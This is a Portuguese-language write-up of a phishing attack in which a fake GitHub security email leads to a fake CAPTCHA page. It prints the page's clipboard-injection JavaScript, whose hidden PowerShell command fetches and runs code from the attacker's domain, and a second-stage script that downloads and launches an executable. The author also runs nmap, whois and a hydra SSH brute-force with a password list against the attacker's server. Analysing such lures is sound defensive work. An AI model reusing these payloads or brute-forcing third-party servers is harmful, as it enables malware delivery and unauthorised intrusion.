
PHISHING
mohanad aresha

Como funciona

Recebi um e-mail que parecia ser do GitHub, alertando sobre uma vulnerabilidade no meu código. Ao seguir as instruções do site, acabei caindo em um golpe. Foi um ataque bem elaborado!

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Como eu me denfendi

Desconfiei do e-mail e resolvi inspecionar o código da página, onde encontrei várias coisas estranhas. Para testar, entrei em uma máquina virtual e cai caindo no ataque phishing.

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engenharia social


Hey there!

We have detected a security vulnerability in your repository. Please contact us at https://github-scanner.com to get more information on how to fix this issue.

Best regards,
Github Security Team

—

Reply to this email directly, view it on GitHub, or unsubscribe.
You are receiving this because you are subscribed to this thread.



github-scanner.com

malware

Verify You Are Human

Please verify that you are a human to continue.

I'm not a robot

Verification Steps

1. Press Windows Button " " + R

2. Press CTRL + V

3. Press Enter

exemplo do ataque

Estou verificando o que está disponível na seção de inspeção do site.

```
verifyButton.addEventListener('click', function() {
        modalBg.style.display = 'flex';
        const captchaText = "powershell.exe -w hidden -Command \"iex (iwr 'https://github-scanner.com
/download.txt').Content\" # \"✅ "I am not a robot - reCAPTCHA Verification ID: 93752\"";
        const tmpTxtArea = document.createElement("textarea");
        tmpTxtArea.value = captchaText;
        document.body.appendChild(tmpTxtArea);
        tmpTxtArea.select();
        document.execCommand("copy");
        document.body.removeChild(tmpTxtArea);
```

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```
$webClient = New-Object System.Net.WebClient
$url1 = "https://github-scanner.com/l6E.exe"
$filePath1 = "$env:TEMP\SysSetup.exe"
$webClient.DownloadFile($url1, $filePath1)
Start-Process -FilePath  $env:TEMP\SysSetup.exe
```

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Comecei a coletar informações sobre o atacante, a fim de me defender melhor.

NMAP

para pegar ip e portas abertas

```
┌──(muh443㉿kali)-[~]
└─$ nmap -sV  github-scanner.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-20 09:26 EDT
Nmap scan report for github-scanner.com (185.208.159.43)
Host is up (0.24s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT    STATE    SERVICE     VERSION
22/tcp  open     ssh         OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp  open     http        Apache httpd 2.4.52 ((Ubuntu))
135/tcp filtered msrpc
139/tcp filtered netbios-ssn
443/tcp open     ssl/http    Apache httpd 2.4.52
445/tcp filtered microsoft-ds
Service Info: Host: github-scanner.shop; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Com o IP em mãos, utilizei um site para localizar o domino do atacante.

Geolocation data from IP2Location — Product: DB6, 2024-9-15

- IP ADDRESS: 185.208.159.43
- COUNTRY: Seychelles
- REGION: Cascade
- CITY: Cascade
- ISP: Global-Data System IT Corporation
- ORGANIZATION: Not available
- LATITUDE: -4.6667
- LONGITUDE: 55.5000

https://www.iplocation.net/ip-lookup

Geolocation data from IPapi.co — Product: API, real-time

- IP ADDRESS: 185.208.159.43
- COUNTRY: United States
- REGION: Texas
- CITY: Houston
- ISP: Global-Data System IT Corporation
- ORGANIZATION: Global-Data System IT Corporation
- LATITUDE: 29.9359
- LONGITUDE: -95.4014

Geolocation data from ipbase.com — Product: API, real-time

- IP ADDRESS: 185.208.159.43
- COUNTRY: Seychelles
- REGION: Cascade
- CITY: Cascade
- ISP: Global-Data System IT Corporation
- ORGANIZATION: Global-Data System IT Corporation
- LATITUDE: -4.6667
- LONGITUDE: 55.5000

Geolocation data from ipinfo.io — Product: API, real-time

- IP ADDRESS: 185.208.159.43
- COUNTRY: Germany
- REGION: Hesse
- CITY: Frankfurt Am Main
- ISP: Not available
- ORGANIZATION: AS42624 Global-Data System IT Corporation
- LATITUDE: 50.1155
- LONGITUDE: 8.6842

Geolocation data from DB-IP — Product: API, real-time

- IP ADDRESS: 185.208.159.43
- COUNTRY: United States
- REGION: Texas
- CITY: Aldine
- ISP: Global-Data System IT Corporation
- ORGANIZATION: Simple Carrier LLC
- LATITUDE: 29.9014
- LONGITUDE: -95.4001

Geolocation data from IPregistry.co — Product: API, real-time

- IP ADDRESS: 185.208.159.43
- COUNTRY: United States
- REGION: Texas
- CITY: Houston
- ISP: Global-data System IT Corporation
- ORGANIZATION: Global-data System IT Corporation (globaldata-cloud.com)
- LATITUDE: 29.93582
- LONGITUDE: -95.40139

Incorrect location? Contact IPregistry.co — view map

Geolocation data from IPGeolocation.io — Product: API, real-time

- IP ADDRESS: 185.208.159.43
- COUNTRY: Seychelles
- REGION: Mont Fleuri
- CITY: Victoria
- ISP: Global Data System IT Corporation
- ORGANIZATION: Global-Data System IT Corporation
- LATITUDE: -4.61654
- LONGITUDE: 55.45826

whois

```
┌──(muh443㉿kali)-[~]
└─$ whois github-scanner.com
```

Tech Street: L4-E-2, Level 4, Enterprise 4, Technology Park Malaysia, Bukit Jalil
Tech City: Kuala Lumpur
Tech State/Province: Wilayah Persekutuan
Tech Postal Code: 57000
Tech Country: Malaysia
Tech Phone: +60.389966788
Tech Phone Ext:
Tech Fax: +603.89966788

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BruteForce

```
┌──(muh443㉿kali)-[~]
└─$ hydra -l admin -P /home/muh443/Desktop/rockyou.txt  185.208.159.43 ssh -l -t4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-26 20:00:03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://185.208.159.43:22/
[ERROR] could not connect to ssh://185.208.159.43:22 - Timeout connecting to 185.208.159.43
```

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como proteja-se

1. Use filtros de spam: Ative para bloquear mensagens suspeitas.
2. Verifique URLs: Confira se começam com "https://" e têm um cadeado.
3. Evite redes públicas: Não acesse contas sensíveis em Wi-Fi não seguro.
4. Desative pré-preenchimento de senhas: Ajuda a evitar salvamentos inseguros.
5. Use navegadores seguros: Eles oferecem proteções extras.
6. Denuncie phishing: Informe seu provedor de e-mail sobre tentativas suspeitas.
7. Ajuste as configurações de privacidade: Limite quem vê suas informações.
8. Cuidado com anexos: Não abra arquivos de remetentes desconhecidos.
9. Tenha um plano de ação: Saiba o que fazer se sua conta for comprometida.

FIM.

النهاية.

THE END.